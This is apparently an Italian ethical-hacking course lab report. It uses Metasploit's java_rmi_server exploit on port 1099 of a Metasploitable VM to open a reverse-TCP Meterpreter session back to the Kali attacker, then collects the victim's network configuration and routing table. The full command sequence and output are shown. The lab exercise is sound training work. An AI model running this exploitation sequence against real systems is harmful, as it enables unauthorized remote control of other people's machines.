

PROGETTO S7/L5

CYBER SECURITY & ETHICAL HACKING

Yuliya Suvorova, 20/12/2024

Traccia: La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112

Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1. configurazione di rete.
2. informazioni sulla tabella di routing della macchina vittima.

ESECUZIONE ESERCIZIO

Innanzitutto, si devono configurare gli indirizzi ip delle macchine, come da figura 1 (KALI) e 2 (Metasploitable).

Figura 1





Figura 2



È sempre preferibile testare la comunicazione tra le due macchine tramite il comando **ping**, come in figura 3 e 4.

Figura 3- ping da KALI e Metasploitable.

```
(kali@vboxkali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.965 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.651 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.17 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.668 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=1.16 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=0.662 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=0.555 ms
^C
--- 192.168.11.112 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6071ms
rtt min/avg/max/mdev = 0.555/0.832/1.173/0.240 ms
```

Figura 4- ping da Metasploitable a KALI.

```
metasploitable 1 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
RX bytes:960 (960.0 B) TX bytes:9211 (8.9 KB)
Base address:0xd020 Memory:f0200000-f0220000

Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:172 errors:0 dropped:0 overruns:0 frame:0
TX packets:172 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:52079 (50.8 KB) TX bytes:52079 (50.8 KB)

msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data:
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.825 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.710 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.883 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.666 ms
64 bytes from 192.168.11.111: icmp_seq=5 ttl=64 time=0.722 ms
64 bytes from 192.168.11.111: icmp_seq=6 ttl=64 time=0.789 ms
--- 192.168.11.111 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 4995ms
rtt min/avg/max/mdev = 0.666/0.765/0.883/0.082 ms
msfadmin@metasploitable:~$
```

La comunicazione tra le macchine dunque ha avuto successo.

A questo punto si deve avviare il servizio Metasploit da terminale tramite il comando **msfconsole** e cercare l'exploit **java_rmi** tramite il comando **search java_rmi** e scegliere l'exploit da utilizzare (come in figura 5).

Figura 5

```
(kali@vboxkali)-[~]
$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for hosts

Metasploit v6.4.18-dev
--[ 2437 exploits - 1255 auxiliary - 429 post ]
--[ 1471 payloads - 47 encoders - 11 nops ]
--[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/gather/java_rmi_registry . normal No Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
2 \ target: Generic (Java Payload) . . . .
3 \ target: Windows x86 (Native Payload) . . . .
4 \ target: Linux x86 (Native Payload) . . . .
5 \ target: Mac OS X PPC (Native Payload) . . . .
6 \ target: Mac OS X x86 (Native Payload) . . . .
7 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner
8 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/browser/java_rmi_connection_impl
msf6 > use 1
```

Per l'esercizio è stato scelto l'exploit 1 "exploit/multi/misc/java/rmi_server" poiché ciò che interessa è attaccare un servizio RMI (Remote Method Invocation) vulnerabile esposto su un server e l'exploit sfrutta l'esposizione di questo registro per eseguire un codice arbitrario.

Innanzitutto, si devono configurare i parametri richiesti, visibili tramite il comando "**options**" o "**show options**", nello specifico il parametro RHOSTS, tramite in comando **set** (come in figura 6). In questo caso RHOSTS è 192.168.11.112, indirizzo ip della metasploitable.

Figura 6

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                    no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
```

Dopo di che si deve lanciare il comando **run** per eseguire l'exploit ed entrare automaticamente in Meterpreter (shell avanzata che permette, tra le altre cose, il controllo remoto della macchina) per poi lanciare i comandi **ifconfig**, per sapere la configurazione di rete della macchina target, e **route**, per ottenere informazioni circa la tabella di routing della macchina, come richiesto dalla traccia (figura 7).

Figura 7

```
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/kFjdXmtWdJ6XyP
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:55232) at 2024-12-20 10:47:51 +0100

meterpreter > ifconfig

Interface 1
  Name      : lo - lo
  Hardware MAC : 00:00:00:00:00:00
  IPv4 Address : 127.0.0.1
  IPv4 Netmask : 255.0.0.0
  IPv6 Address : ::1
  IPv6 Netmask : ::

Interface 2
  Name      : eth0 - eth0
  Hardware MAC : 00:00:00:00:00:00
  IPv4 Address : 192.168.11.112
  IPv4 Netmask : 255.255.255.0
  IPv6 Address : fe80::a00:27ff:fe32:1416
  IPv6 Netmask : ::

meterpreter > route

IPv4 network routes

  Subnet      Netmask      Gateway      Metric  Interface
  --
  127.0.0.1    255.0.0.0    0.0.0.0      0       lo
  192.168.11.112 255.255.255.0 0.0.0.0      0       eth0

IPv6 network routes

  Subnet      Netmask      Gateway      Metric  Interface
  --
  ::1         ::           ::           0       lo
  fe80::a00:27ff:fe32:1416 ::           ::           0       eth0

meterpreter >
```